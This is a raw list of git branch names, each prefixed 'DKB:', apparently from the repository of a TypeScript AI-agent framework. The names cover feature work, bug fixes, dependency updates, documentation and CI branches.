DKB:stack/01-durable-stream-fixes
DKB:stack/05-signal-usernames
DKB:feat/signal-usernames
DKB:devin/1777662624-fix-flashing-error-message
DKB:roamin/pear-gram
DKB:feature/aws-nova-sonic
DKB:fix/fga-seed-full-setup
DKB:feat/multiline-question-input
DKB:feat/nestjs-server-adapter
DKB:fix/dataset
DKB:pr-15848
DKB:feat/agent-signals-main
DKB:devin/1777544339-generalized-cache-processors
DKB:devin/1774536028-deprecate-wm-vnext
DKB:mikhael28/pin-zod
DKB:feat/agent-signals
DKB:yj/library-visible-agents
DKB:pr-15795
DKB:devin/1777422562-upgrade-typescript-v7
DKB:devin/1777481192-redis-processor-cache
DKB:feat/agents-summary-endpoint
DKB:dbworku/fix/clickhouse-delete-tasks-filter
DKB:ci/restart-heavy-lint-jobs
DKB:myriel/tigris-data
DKB:ci/gate-heavy-lint-jobs
DKB:devin/1777195621-fix-v5-tool-result-output
DKB:feat/agent-skill-publish-permission
DKB:fix/workflow-typechecked-outputs
DKB:fix/deploy-org-id-api-token
DKB:devin/1777315323-fix-pnpm-trust-downgrade
DKB:devin/15788-test-changeset
DKB:fix/orphaned-dts-phantom-exports
DKB:fix/issue-15240-remove-hardcoded-temperature-default
DKB:devin/1777060627-fix-cross-provider-tool-ids
DKB:fix/clear-task-list-on-thread-switch
DKB:roamin/cactus-infinity
DKB:om-thread-id-none-found
DKB:mikhael28/one-file-docs
DKB:logs-to-playground-ui
DKB:playgroun-ui-domains-traces
DKB:feat/claude-agent-sdk
DKB:playground-ui-domains-logs
DKB:yj/builder-agent-creation-gating
DKB:yj/builder-default-memory
DKB:feat/studio-deploy-env-config
DKB:feat/mastracode/evals-experiments
DKB:coderabbit/slack/update-migration-banner-copy
DKB:midnight-spruce
DKB:feat/loop-retry-after
DKB:agent-builder
DKB:fix/dev-bundler-forward-user-externals
DKB:fix-playground-local
DKB:fix/pin-vercel-oidc-in-core
DKB:docs/smoke-test-skill-skip-browser
DKB:feat/om-concise-history
DKB:fix-tool-call-issues
DKB:feat/pltfrm-867-create-mastra-observe-prompt
DKB:fix/pltfrm-866-deploy-to-existing-observe-project
DKB:fix/on-abort-partial-text
DKB:roamin/majestic-glow
DKB:fix/security-dependabot-sweep
DKB:roamin/marred-plutonium
DKB:fix/serialize-message-toISOString
DKB:graysonhicks/pr15249-feedback
DKB:revert-15429-fix/per-model-fallback-settings-15421
DKB:feat/heartbeat
DKB:graysonhicks/oom-stream-debug
DKB:graysonhicks/strict-tools
DKB:renovate/npm-fastify-vulnerability
DKB:model-router-and-message-list-updates
DKB:graysonhicks/fix-mcp-client-abort
DKB:fix/ci-secret-cleanup
DKB:fix/renovate-disable-major-ai-sdk
DKB:dawn-wren
DKB:feat-browser
DKB:fix/issue-15244
DKB:graysonhicks/mcp-retry-check
DKB:roamin/rambunctious-mallow
DKB:fix/skip-local-om-for-gateway-models
DKB:gatewayFixes
DKB:energetic-tire
DKB:new-traces
DKB:therapeutic-lemongrass
DKB:mastra-studio-deploy
DKB:all-the-smoke
DKB:roamin/reminiscent-drawbridge
DKB:fix/e2e-cloudflare-move-browser-stream
DKB:scores-historic-data
DKB:fix/adapter-binary-file-data
DKB:feat/mastra-gateway-provider
DKB:roamin/bald-fruit
DKB:logs-mvp-merged-greg-01
DKB:paul/deved-249-docs-studio-settings
DKB:fix/strip-tools-when-toolchoice-none
DKB:fix/circular-json-tool-results
DKB:fix/circular-json-results
DKB:yj/integrate-gateway-with-mc
DKB:logs-mvp-merged-ui-update-2
DKB:logs-mvp-merged
DKB:snapshot/register-exporter-remote-read-obs
DKB:cedar-geology
DKB:logs-mvp
DKB:feat/tool-reflection
DKB:auggie-v2/tidy-circuit
DKB:noah/remote-read-obs
DKB:veil-agreement
DKB:graysonhicks/council-example
DKB:esp/costs
DKB:fix/issue-14559
DKB:feat/mastracode/claude-chrome-ext
DKB:pool-coat
DKB:pi-tui-keybindings
DKB:ab-tools-extraction
DKB:ab-tools
DKB:roamin/literate-brachiosaurus
DKB:fix/pg-concurrent-queries-14481
DKB:fix/12775--strip-openai-metadata-separate-msgs
DKB:fix/withmastra-language-model-v3-compat
DKB:fix/patch-fetch-to-node-stream-controller-crash
DKB:astonishing-napkin
DKB:feat/om-tools-full-state
DKB:e2b-filesystem
DKB:fix/e2e-monorepo-internal-core
DKB:test/composite-voice-recording
DKB:fix/mc-tui-corruption
DKB:fix/mc-render-cache
DKB:agent/issue-14094
DKB:fix/mc-term-width
DKB:fix/generate-empty-from-schema
DKB:henripqt/fix-14324-apply-api-prefix
DKB:pr-13860
DKB:fix/issue-13962
DKB:fix/issue-14152
DKB:fix/issue-14124
DKB:fix/simplify-provider-executed-tools
DKB:feat/mastracode-base-url-support
DKB:paul/deved-210-studio-auth-github-provider
DKB:fix/13379-optimized-deps-cache
DKB:learn-course-up
DKB:fix/seal-pending-tool-calls
DKB:sunnyysetia/fix/schema-compat-bundle-ai-sdk-v5
DKB:fix/provider-executed-stale-tool-replay
DKB:fix/renovate-changeset-git-author
DKB:fix/issue-13327
DKB:fix/route-level-code-splitting
DKB:fix/vendor-chunks-clean
DKB:fix/vendor-chunk-splitting
DKB:fix/e2e-kitchen-sink
DKB:fix/12581-empty-tool-calls-loop
DKB:yj/investigate-stalled-tests
DKB:fix/issue-14093
DKB:feat/provider-token-measurements-om-phase2-provider-counting
DKB:graysonhicks/fix-dynamic-externals-10893
DKB:fix/om-backpressure-runtime
DKB:fix/openrouter-headers-tests
DKB:fix/issue-14150
DKB:maintainers-dash
DKB:renovate/upstash-vector-1.x
DKB:renovate/upstash-redis-1.x
DKB:renovate/serve-handler-6.x
DKB:renovate/uiw-react-codemirror-4.x
DKB:renovate/uiw-codemirror-theme-github-4.x
DKB:graysonhicks/fix-workflow-cleanup
DKB:pr-12804-rebased
DKB:pr-10685-rebased
DKB:fix-tool-result-leak
DKB:intojhanurag/feat/server-public-host-protocol
DKB:fix/issue-12260
DKB:pr-12400
DKB:fix/issue-11078
DKB:fix/issue-8951
DKB:fix/zod-v4-standard-schema
DKB:om-decomp-message-parts-v2
DKB:cursor/harness-primitive-rationale-aa60
DKB:cursor/harness-message-queuing-b956
DKB:fix/crp-combined
DKB:fix/vendor-chunks
DKB:fix/om-activation-replay-pruning
DKB:graysonhicks/parallel-allow-fail
DKB:feat/mastracode/slack
DKB:cursor/tui-user-experience-694a
DKB:fix/13878--enter
DKB:fix/workspace-tools-consistent-token-limits
DKB:fix/token-count-persistence-regression-om
DKB:feat/accurate-output-token-count
DKB:fix/om-count-to-model-output
DKB:om-gateway-api
DKB:om-decomp-async-buffer-helpers
DKB:om-decomp-async-buffering
DKB:om-decomp-context-injection
DKB:esp/notion
DKB:internal-core
DKB:caleb/fix-malformed-tool-call-args
DKB:caleb/fix-json-parse-trailing-tokens
DKB:om-decomp-message-parts
DKB:feat/learn-section
DKB:fix/ci-memory-test-utils
DKB:fix/om-sealed-message-duplication
DKB:graysonhicks/fix-agent-stream-text
DKB:auth-test-combined-all
DKB:auth-combined-test-all
DKB:roamin/structure-output-issue
DKB:feat/native-toolsets
DKB:scroll-area-with-permanent-scrollbar
DKB:pr-13543
DKB:feat/mastracode/harness/quorem
DKB:fix/gemini-agent-tool-schema-items
DKB:temp/test-vercel-studio
DKB:feat/om-provider-usage-tracking
DKB:auth-studio-stub
DKB:remove-mastra-code-docs
DKB:cursor/openclaw-mastra-primitives-exploration-33e7
DKB:mastracode-tui
DKB:core-setters
DKB:yj/experiment-version-pinning
DKB:yj/dataset-backend
DKB:feat/harness-mastra-registration
DKB:fix/issue-13509
DKB:feat/all-settled-parallel
DKB:e2b-runner
DKB:copilot/add-target-options-to-runevals
DKB:fix/issue-13377
DKB:fix/aikido-security-update-packages-17191893-son7
DKB:feat/editor/workflow-builder
DKB:record-e2e
DKB:refactor/tui-slash-commands
DKB:roamin/workflow-timeout-issue
DKB:fix/last-message-at-field
DKB:fix/12980--gemini-reasoning
DKB:mc-follow-ups-3
DKB:cor-543-workspace-tools-abortsignal
DKB:caleb/cor-535-fix-processor-tool-resume
DKB:fix/text-promise-resolve
DKB:caleb/cor-535-processor-tool-resume-repro
DKB:fix/standard-schema-type-safety
DKB:mcoooom
DKB:fix-lint-mastracode
DKB:snap
DKB:mc-followups
DKB:fix/changeset-cli
DKB:roamin/issue-12775
DKB:caleb/cor-525-prefer-raw-text-over-json-in-workspace-tool-outputs-to
DKB:auth-rbac-cms
DKB:workspace-tools-package
DKB:mastra-harness
DKB:memory-messages-index
DKB:templates/pdf
DKB:pi-agent
DKB:fix/om-token-jump-after-activation
DKB:fix-workspace-tools-defaults
DKB:repro-no-cms
DKB:fix/last-message-at-field-review
DKB:esp/sandboxes
DKB:cloud-auth-stub
DKB:cursor/observational-memory-claude-plugin-c246
DKB:fixBloat
DKB:chore/remove-isolate-false-server-adapters
DKB:fix/aikido-security-update-packages-16000294-7f3e
DKB:fix/aikido-security-update-packages-15997980-jjAK
DKB:fix/server-errors-through-logger
DKB:missing-error-logs
DKB:workspace-agent-instructions
DKB:allie/patch-qs-dependabot-738
DKB:dynamic-workspace-resolve-undefined
DKB:feat/11458--telephony
DKB:claude/standardize-memory-docs-SGDil
DKB:stream-tool-calls-from-agent-as-step
DKB:test-gsd
DKB:auth-rbac-feature-api-token-support
DKB:auth-rbac-feature-api-token-clean
DKB:renovate/braintrust-2.x
DKB:renovate/npm-next-vulnerability
DKB:cursor/observational-memory-plugin-dda9
DKB:auth-rbac-feature
DKB:graph-rag-persistence
DKB:traces-filters
DKB:changeset-release/0.x
DKB:0.x
DKB:12426
DKB:smthomas/dynamic-scorers
DKB:smthomas/tool-ui
DKB:obs-mem
DKB:fix/12500--lance-search
DKB:fix/12536--cloudflare-dir
DKB:wardpeet/workspace-fix
DKB:wardpeet/fix-request-contxt
DKB:esp/danger-claude
DKB:copilot/remove-version-packages-workflow
DKB:cursor/skills-sh-api-server-1169
DKB:om-public-api
DKB:fix/skill-validation-no-zod
DKB:om-content-planning
DKB:om-resource-messages
DKB:fix/deployer-fast-deep-equal-external
DKB:abhi-aiyer/back-compat-shit
DKB:hill
DKB:cursor/peer-dependencies-compatibility-0172
DKB:smthomas/scorer-temp-array
DKB:docs/workspace-comments
DKB:fix/12190--step-writer-type
DKB:greg-lobinski/update-01
DKB:claude/fix-issue-11766-L48Y3
DKB:abhi-aiyer/debug-tool-field
DKB:add-lockfiles
DKB:calebbarnes/support-package-manager-overrides
DKB:mastra-admin-rph-2
DKB:mastra-admin-example
DKB:gl-test-32
DKB:lock-file
DKB:test02
DKB:mastra-admin-rph
DKB:feat/request-context-schemas
DKB:datasets-v2
DKB:renovate/elastic-elasticsearch-8.x
DKB:feat/processInput-void-return
DKB:execute-command-tool-streaming
DKB:feat/unified-filesystem-sandbox
DKB:claude/analyze-github-issue-Av5Ri
DKB:test/core-source-change
DKB:test/memory-source-change
DKB:test/core-readme-only
DKB:test/rag-source-change
DKB:test/rag-readme-only-change
DKB:immense-crayfish-3b1f08
DKB:add-mastra-cloud-vector-storage
DKB:feat/computesdk-sandbox
DKB:test/fresh-readme-only-change
DKB:test/rag-trigger-test
DKB:test/rag-no-trigger-test
DKB:claude/upgrade-ttlcache-dependency-BXDnH
DKB:claude/rebase-fix-lockfile-5bjAM
DKB:claude/rebase-main-lockfile-b7OAT
DKB:feat/get-project-root
DKB:feat/12079--convex-observability
DKB:dane-cli
DKB:feat/core/runtime-context-registration
DKB:agent-inbox
DKB:smthomas/auth
DKB:total-cms
DKB:cursor/agent-generate-stream-network-differences-20ea
DKB:conceptual-starfish-4ff9a4
DKB:datasets-again
DKB:feat/5901--nova-sonic
DKB:safe-firefly-7f54c1
DKB:original-condor-46dd2c
DKB:allie/update-storybook-dependabot-734
DKB:feat/skills-primitive
DKB:feat/8770--stop-after-tool
DKB:genetic-macaw-61f30b
DKB:explore-rag-breaking-changes
DKB:cursor/agent-filesystem-integration-research-9a86
DKB:standard-schema
DKB:revert-11725-docs/copilot-as-external
DKB:smthomas/dynamic-scorers-api
DKB:claude/workflow-worker-research-okPy7
DKB:feat/add-mastra-server-url-env
DKB:fix/11615--stream-onfinish-message-id
DKB:zod-v4
DKB:cursor/agentic-observability-metrics-logs-7dd0
DKB:cursor/mastra-bun-integration-improvements-cf8a
DKB:cursor/metadata-json-field-introduction-7e75
DKB:cursor/processor-mastra-instance-access-7044
DKB:cursor/convex-db-adapter-improvements-b031
DKB:feat/8782--cf-bindings
DKB:changed-tests
DKB:cursor/mastra-cloudflare-integration-improvements-00c3
DKB:cursor/mastra-studio-memory-explorer-162d
DKB:cursor/json-schema-validation-migration-9f24
DKB:cursor/cloudflare-workflows-integration-56e9
DKB:allie/update-tar-dependabot-459
DKB:feat/memory/branching-threads
DKB:outdoor-lemur-cdc3d4
DKB:feat/mcp-embedded-docs-tools
DKB:test/add-zod4-agent-compat-regression-tests
DKB:tinker/rl
DKB:fix/local-pkg-cwd
DKB:backport/feat-mcp-server-instructions-field-11421
DKB:fix/core/tool-error-chunk
DKB:revert-fix-tool-inpout-validation
DKB:update-declined-tool-call-result
DKB:fix/reasoning-id-as-message-id-11103
DKB:resizable-workflow-agent-panels
DKB:allie/patch-npm-validator
DKB:format-input-output-spans
DKB:allie/upgrade-glob
DKB:backport/fix-node-resolver-11310
DKB:dangerous-guineafowl-2c735c
DKB:backport/externals-true-11230
DKB:new-button-export
DKB:primitive-ferret-72e7ff
DKB:fix/MASTRA-4292--studio-replace-string
DKB:feat/add-server-port-env-override
DKB:docs/update-links
DKB:wflow-stepthrough-in-core
DKB:update-internal-zod-deps-to-v4
DKB:liquid-bug-2b5aed
DKB:feature/agent-branch-method
DKB:packages-deps
DKB:cursor/GRWTH-1277-working-memory-config-docs-2a22
DKB:fix/core-openrouter
DKB:feat/playground-ui-bookmarks
DKB:cursor/slack-issue-resolution-eed2
DKB:observational-memory
DKB:docs-poc
DKB:backport/reasoning-provider-options-duplication
DKB:mastra-packages-versions
DKB:gigantic-gopher-01201c
DKB:auto-resume-tool-suspension
DKB:healthy-chickadee-024927
DKB:capitalist-hookworm-f4a52d
DKB:fix/react
DKB:fragile-aardvark-7ba142
DKB:wdk-sketching
DKB:cursor/allow-custom-pg-client-configuration-claude-4.5-opus-high-thinking-8cb7
DKB:teal-wind-81
DKB:move-mastra-cloud
DKB:fix-more-e2e
DKB:e2e-add-loggers-to-publish-list
DKB:deployer-test-fix
DKB:crimson-wave-22
DKB:wardpeet-patch-2
DKB:cursor/tool-search-and-selection-utility-claude-4.5-opus-high-thinking-d8d6
DKB:patch-inngest-replit
DKB:indigo-thunder-9
DKB:coderabbitai/docstrings/b2dc4d9
DKB:fix/10386--preserve-tool-calls-in-convert-aisdk
DKB:cursor/build-custom-slack-service-with-web-ui-claude-4.5-opus-high-thinking-8c18
DKB:docs-workflows-0x
DKB:query-messages
DKB:vector-docs
DKB:exploreissuething
DKB:supervisor-fix
DKB:consistent-client-js-api
DKB:fix/10384--subagent-text-stream
DKB:main-test-2
DKB:multi-agents
DKB:sensitive-data-filter-test
DKB:fix-bundle-message
DKB:updateMessage
DKB:cursor/investigate-and-fix-github-issue-claude-4.5-opus-high-thinking-0b76
DKB:inngeset-stream-error
DKB:mcp-fix-port
DKB:fix-circular-deps
DKB:feat-text-stream-workflow
DKB:model-fallback-exploration
DKB:allie/patch-hono-dependabot-437
DKB:prepareStepMoreParams
DKB:access-mastra-server-app
DKB:span-scorring-test
DKB:fix-ai-sdk-dependency
DKB:approval-fixes
DKB:backportDocs
DKB:revert-10402-backport/feat-graph-rag-metadata-filter-10352
DKB:feat/coderabbit-issue-planner
DKB:fix/gemini-parallel-tool-calls
DKB:restart-and-time-travel-api
DKB:remove-processors-and-memory-examples-1.0
DKB:move-memory-examples
DKB:e2e-test-fix
DKB:coderabbitai/chat/e1590f6
DKB:composite-storage-time
DKB:client-js-listMessages-agentId-fix
DKB:vnext-beta
DKB:fix-sidedialog-overlay-click
DKB:backport/feat-model-generate-10024
DKB:usage-fix
DKB:fix/gemini-3
DKB:paul/grwth-1149-semrush-links-nov-17
DKB:fix/workflows-preserve-error-details
DKB:break/remove-deprecated-MastraDBMessage-content
DKB:bp-ifedayo/grwth-1125-brightness-switcher-support-system-preferences
DKB:update-next-quickstart-main
DKB:update-next-quickstart-0.x
DKB:claude/add-ai-nextjs-docs-01XeaLUUjhCpijeWSqH4xDh4
DKB:claude/0x-nextjs-quickstart-01TzpQGJ2ycxLiPJYGe2oDgs
DKB:claude/main-branch-01TzpQGJ2ycxLiPJYGe2oDgs
DKB:claude/update-nextjs-quickstart-ai-01TMdSWw3sDCgM3Mw9RtbCXL
DKB:staticAgentLoop
DKB:usageTrackingFix
DKB:fix/playground-auth
DKB:copilot/revert-commit-65591d2
DKB:kenny/grwth-1122-versioning-support
DKB:chore/update-vitest
DKB:renovate/rollup-plugin-commonjs-28.x
DKB:backport/fix-downloading-unsupported-media-9209
DKB:CUS-10/toast-usage
DKB:feat-datasets-update-ui
DKB:akuyaekorot/grwth-1118-reactvite-quickstart-on-main-branch
DKB:CUS-2/slack-fe
DKB:akuyaekorot/grwth-1119-reactvite-quickstart-on-0x-branch
DKB:upgrade-playground
DKB:feat-datasets-update
DKB:cursor/GRWTH-1079-optimize-marquee-logo-rendering-8317
DKB:cursor/GRWTH-1079-optimize-marquee-logo-rendering-for-performance-f42b
DKB:codemirror-linenumber-color
DKB:generate-to-stream
DKB:cloud-storage-adapter
DKB:handle-other-paths
DKB:1.x-test
DKB:main-test-05-11-2025-2
DKB:removeConsoleLog
DKB:main-test-05-11-2025
DKB:remove-old-eval-docs
DKB:generateBreakingChangeList
DKB:fix/core/combine-asisstant-msgs
DKB:fix/core/breaking-proper-mastraMessageV2-type
DKB:ifedayo/grwth-990-fix-issue-with-missing-copy-button-on-tablet-ish-view
DKB:copilot/fix-149120496-839037098-c67f0121-a513-42fb-9121-ef83d80cc04c
DKB:cursor/create-mastra-express-server-module-3643
DKB:use-mastraV2-msg-for-scorers
DKB:feat/ai-consolidate
DKB:backport/inngest-workflow-stream-vnext-9434
DKB:backport/sidebar-window-undefined-fix-9448
DKB:backport/fix-core-system-messages-in-processors-9469
DKB:backport/resume-nested-workflow-step-with-chained-id-9459
DKB:backport/make-step-optional-in-other-resume-apis-9454
DKB:paul/grwth-970-check-redirects
DKB:use-list-messages
DKB:fix/dynamodb-test-flakiness
DKB:remove-get-messages-paginated
DKB:more-workflow-changes
DKB:agentic-loop-refactor
DKB:update-handlers
DKB:docs-move-stuff
DKB:rename-runtimecontext-to-request-context
DKB:rename-runtime-context-to-rquest-context
DKB:sidebar-window-undefined-fix
DKB:backport/remove-unused-components-9295
DKB:backport/move-workflow-information-to-playground-ui-9297
DKB:fix/close-evented-stream-on-error-chunk
DKB:fix-cloud-deployer-libsql-circular-ref
DKB:fix/update-processor-schemas
DKB:agentIdName
DKB:backport/docs-copilotkit-fixes-9186
DKB:docs/processors-updates
DKB:fix-memory-search-fetch
DKB:esp/fix_lint
DKB:paul/grwth-899-workflow-state-1.x
DKB:paul/grwth-877-docstoberfest-workflows-control-flow
DKB:feat-datasets
DKB:akuyaekorot/grwth-926-docstoberfest-workflows-inngest-workflow-1
DKB:cursor/explore-workflow-library-for-execution-engine-8402
DKB:paul/grwth-899-workflow-state
DKB:akuyaekorot/grwth-926-docstoberfest-workflows-inngest-workflow
DKB:make-input-output-schemas-optional
DKB:turbo-fix
DKB:chore/get-e2e-create-mastra-working
DKB:composite-storage
DKB:docs/more-updates
DKB:paul/grwth-914-gh-issue-invalid-scorer-examples
DKB:stream-docs
DKB:alias-runtimecontext-to-requestcontext
DKB:mastra-4194/pg-large-payloads
DKB:upgrade-deps
DKB:completions
DKB:feat/structured-output-validation-retry
DKB:fix/object-result-in-text-end
DKB:feat/weather-agent-scorers
DKB:fix/strict-workflow-output-types
DKB:ci-improvements
DKB:fix/workflow-prettier-command
DKB:fix/core/reasoning-parts
DKB:fix-flakey-test
DKB:tests-processclienttools-schema-transformation-and-tool-processing-996
DKB:fix-monorepo-binary
DKB:data-explorer
DKB:createAgent
DKB:tests-mcptoolexecute-parameter-handling-and-request-body-construction-820
DKB:tests-legacyworkflowuntil-operator-handling-with-query-conditions-617
DKB:cursor/universal-data-explorer-for-mastra-storage-7cba
DKB:tests-agentbuilderstartasync-http-request-handling-871
DKB:tests-downloadfromurl-function-for-asset-downloading-with-error-handling-30
DKB:cursor/fix-nextra-app-router-i18n-implementation-ab6b
DKB:summary-tool
DKB:tests-mastrasetservermiddleware-middleware-normalization-and-validation-85
DKB:core/add-structured-output-tests-comprehensive
DKB:feat/pg-extend-upsert-columns
DKB:tests-mastrasettelemetry-vector-wrapping-and-telemetry-initialization-817
DKB:lololol
DKB:tests-updateaispan-method-error-handling-and-successful-updates-218
DKB:feat/working-memory-processor
DKB:workflow-ref-documentation
DKB:tsdoc-memory
DKB:traces-scores-update
DKB:tests-getlastmessage-function-with-comprehensive-input-scenarios-778
DKB:paul/grwth-853-docstoberfest-agents-output-processors
DKB:win-test
DKB:fix/cli-peerdep
DKB:tests-processclienttools-parameter-transformation-for-vercel-tools-61
DKB:tests-runscorer-payload-construction-and-sampling-logic-90
DKB:side-dialog-refactor
DKB:docs/model-router
DKB:tests-mcptoolexecute-parameter-handling-and-request-body-construction-127
DKB:tests-otlptraceexporter-flush-queue-management-and-concurrency-behavior-878
DKB:tests-vnextnetwork-stream-record-parsing-logic-730
DKB:tests-scoresinmemorygetscoresbyspan-filtering-sorting-and-pagination-451
DKB:fix-peerdeps
DKB:network-fail
DKB:tests-workflowinstanceresume-step-definition-merging-and-context-syncing-461
DKB:tests-createstreamstep-output-processor-resolution-logic-203
DKB:idgen-context
DKB:fix-peer-deps
DKB:feat/openaicompat-stream-debug4
DKB:libsql-get-scores-by-span
DKB:structured-output-stream-processor
DKB:feat/openaicompat-stream
DKB:entry-list-refactor
DKB:feat/openaicompat-stream-playground
DKB:tool-hitl-minidoc
DKB:revert-8089-add-ui-for-scoring-traces
DKB:update-create-mastra-test
DKB:add-type-to-scorers
DKB:template-form-update
DKB:convert-to-langchain
DKB:sdk/react-replace-tanstack-with-fetch
DKB:bundler-analyze-improvements
DKB:tests-mcptoolexecute-parameter-handling-and-http-request-structure-245
DKB:tests-messagelistaiv5modelmessagetov2promptmessage-image-content-transformation-809
DKB:tests-vnextnetworkstream-record-parsing-logic-779
DKB:structured-output-stream
DKB:no-console-only-in-ci
DKB:paul/grwth-693-mdf-runwatch
DKB:support-instrumentation-in-cloudflare-deployer
DKB:example-fix-tool-bundling
DKB:ci/fix-server-workflow-tests
DKB:tests-otlptraceexporter-export-operations-and-concurrent-handling-618
DKB:feat/more-bundling
DKB:update-tempalte-readmes
DKB:ifedayo/grwth-793-add-scorers-to-the-weather-template
DKB:datasets
DKB:update-cloudflare-d1
DKB:feat/openaicompat-stream-snakecase
DKB:add-sql-library
DKB:tests-mastraclientgetlogforrun-parameter-handling-and-url-construction-711
DKB:tests-agentbuilderstream-json-chunk-processing-with-record-separators-686
DKB:tsdoc-properties-table
DKB:tests-file-content-handling-in-aiv4coremessagetov1promptmessage-38
DKB:tool-list-type
DKB:tests-agentgetmemory-method-memory-resolution-and-error-handling-87
DKB:fix/core/fix-structuredOutput-over-clientjs
DKB:export-server
DKB:reproduce-inngest-build-error
DKB:vnext-output-validate-partial-object-chunks
DKB:update-traces-page
DKB:update-trace-pagination
DKB:tests-that-agentbuilderstreamvnext-handles-streaming-json-chunk-parsing-554
DKB:output-type-fixes
DKB:ifedayo/grwth-666-implement-multimodal-faithfulness-scorer
DKB:fix/issue-6827-bug-agent-will-make-repetitive-tool-calls
DKB:playground-ui-observability-components-04
DKB:agent-builder-example-exploration
DKB:playground-ui-observability-components-02
DKB:playground-ui-observability-components
DKB:ifedayo/grwth-667-implement-multimodal-relevance-scorer
DKB:consolidate-changesets
DKB:fix-changeset-test
DKB:tests-tracesinmemorygettraces-filtering-functionality-380
DKB:gl/test-0309
DKB:fix-e2e
DKB:paul/grwth-737-workflows-await-writer
DKB:feat/agent-builder-workflow-builder2
DKB:feat/ai-telemetry-get-data-gl02
DKB:ai-telementry-ui-update-b
DKB:ai-telementry-ui-update-a
DKB:ai-telementry-ui-gl01
DKB:ai-telementry-ui-update-01
DKB:update-video-link
DKB:tests-messagelistaiv4coremessagetov1promptmessage-file-content-handling-74
DKB:evented-execution-primitives
DKB:bump-zod-to-3.25
DKB:tests-error-handling-in-preparetoolsandtoolchoice-853
DKB:vnext-model-supports
DKB:feat/agent-builder-gh-repros
DKB:builder-v5-test
DKB:zod-v4-compat-part-2
DKB:tests-inmemorylegacyevalsgetevalsbyagentname-method-17
DKB:agent-loop
DKB:ai-tracing-features
DKB:ai-tracing-storage
DKB:type-mastra-stream-types
DKB:fix/stream-vnext-sources
DKB:loop-telemetry
DKB:cor-88/kg-rag-memory
DKB:object-streaming
DKB:playground-integration
DKB:finalize-loop
DKB:scorer-page-update
DKB:experiment-mastra-stream-chunk-type
DKB:feat/support-ai-sdk-5-again
DKB:playgroud-ui-elements
DKB:paul/grwth-645-gh-issues-dynamic-agents-dont-specify-the-ai-sdk
DKB:test/validate-links
DKB:functional-state
DKB:v5-model-class
DKB:functional-state--stream-object
DKB:functional-state-message-list-add-methods
DKB:filter-scores-by-source-p2
DKB:fix/message-list-args-missing
DKB:mssql-store
DKB:datasets-and-traces
DKB:zod-v4-compat
DKB:fix/score-id-for-postgres
DKB:fix-tool-call-history-snapshot
DKB:fix/jul-29-smoke-test-fixes
DKB:fix/jul-29-smoke-test-fixes-pr
DKB:revamp-scorer-api
DKB:pass-entire-context-to-agents
DKB:update-stores
DKB:docs/use-chat-mastra-server
DKB:fix/tool-call-history
DKB:sandbox-interface
DKB:cursor/research-and-code-ai-sdk-v5-transforms-b5e8
DKB:repro-6322-memory-leak
DKB:cursor/convert-data-to-vercel-ai-sdk-v5-format-6eb2
DKB:feat/support-ai-sdk-5
DKB:score-docs
DKB:cloudflare-workflows-poc
DKB:cursor/refactor-generate-command-to-use-mastra-workflow-d25f
DKB:x
DKB:wardpeet-patch-1
DKB:revert-6156-ci/gh-actions-fix
DKB:playground-ui
DKB:debug/which-tests-fail
DKB:ci/check-tests
DKB:test-tests
DKB:llm-generate-cleanup
DKB:scorersClickhouse
DKB:ehindero2016/mastra-4027-createvectorquerytool-dynamic-arguments-to-support
DKB:ifedayo/grwth-377-setup-slack-messages-summary-template
DKB:taofeeq/cloud-266-discord1393083377422438540-vnext-structured-output
DKB:patch-1
DKB:cursor/establish-sandbox-base-class-and-first-implementations-5563
DKB:feat/episodic-memory
DKB:cursor/implement-clickhouse-domain-interface-fc02
DKB:cursor/implement-d1-domain-interface-ef35
DKB:cursor/implement-domain-interface-in-mongodb-577e
DKB:attachResourceId
DKB:feat/branch-ai-sdk-v5
DKB:fixstartAsyncType
DKB:research/agent-builder
DKB:datasets-ui-skeleton
DKB:add-scorer-api-to-storage
DKB:pg-composite
DKB:pin-rollup
DKB:mastra-composite-storage
DKB:cli_templates
DKB:scoring-workflows
DKB:esr-pattern
DKB:code-scorers
DKB:client-js-cleanup
DKB:promptsing
DKB:datasets-moves
DKB:cursor/create-prompts-primitive-for-core-6d57
DKB:exploration/long-mem-eval-bench
DKB:ScorerHooks
DKB:samplingEvals
DKB:cursor/integrate-evals-into-mastra-playground-36f4
DKB:cursor/create-a-prompt-cms-with-versioning-16e2
DKB:cursor/add-evals-to-tools-in-core-81d0
DKB:cursor/add-sampling-to-evals-feature-93a6
DKB:new-ui-components
DKB:move-register-eval-hooks
DKB:refactor/split-message-from-message-list
DKB:paul/grwth-310-refactor-digital-ocean-guides
DKB:ops/smoke-tester
DKB:akuyaekorot/grwth-262-fix-broken-links
DKB:agent-network-looping
DKB:feat/merge-snapshot-ai-5-jun-24
DKB:no-process-env
DKB:peerdeps-fix2
DKB:evals-v2-init
DKB:evals-v2
DKB:fix-broken-link
DKB:frameworks-meta
DKB:feat/sdk5-stream-transform
DKB:fix/infinite-ts-recursion-fix
DKB:fix/create-vector-tool-ts-loop
DKB:clientToolsRun
DKB:fix-mcp-client-tools
DKB:fix/fetch-memory-return-type
DKB:tools-bundling-breaking
DKB:async-create-run
DKB:taofeeq/mastra-3728-bug-typescript-createstep-incorrectly-resolves-to-agent
DKB:renovate-many
DKB:codex/add-pagination-to-clickhouse
DKB:ci/only-run-compat-tests-for-code-changes
DKB:improve-e2e
DKB:update-error-class
DKB:2700-lancedb-integration
DKB:wip-message
DKB:feat/mastra-auth
DKB:some-input-processing
DKB:exp/structured-output-compat
DKB:ehindero2016/mastra-3651-allow-defining-path-of-env-file
DKB:algolia-crawler-setup
DKB:docs/couchbase-vector-store
DKB:stuck-test-debug
DKB:community-secrits
DKB:fix-mcp-docs-compile
DKB:ifedayo/grwth-103-replace-agui-adapter-with-mastraagui-package
DKB:fix/postgres-storage
DKB:docs/mastra-storage
DKB:feat/token-exchange
DKB:feat/experimental-byoa
DKB:feat/experimental-auth-adapters
DKB:taofeeq/mastra-3500-simple-vnext-workflow-issues-with-arrays
DKB:taofeeq/mastra-3496-bug-runtime-context-not-shared-between-nested-vnext
DKB:fix/docs-vnext
DKB:codex/add-ts-prettify-utility-and-update-api-types-urq5ts
DKB:codex/add-ts-prettify-utility-and-update-api-types
DKB:ehindero2016/mastra-3434-stream-merging-example
DKB:feat/byoa
DKB:ifedayo/grwth-85-fix-performance-issue-with-search-docs-input
DKB:fix-zod
DKB:ehindero2016/mastra-3298-shortcut-command-to-install-all-alphas-or-all-latest
DKB:cloud-transporter
DKB:worklow-tool
DKB:observability-docs
DKB:redis-cloud-transporter
DKB:vnext-cloudflare
DKB:deployMCPServer
DKB:taofeeq/mastra-3228-improve-v-next-branching-workflow-representation
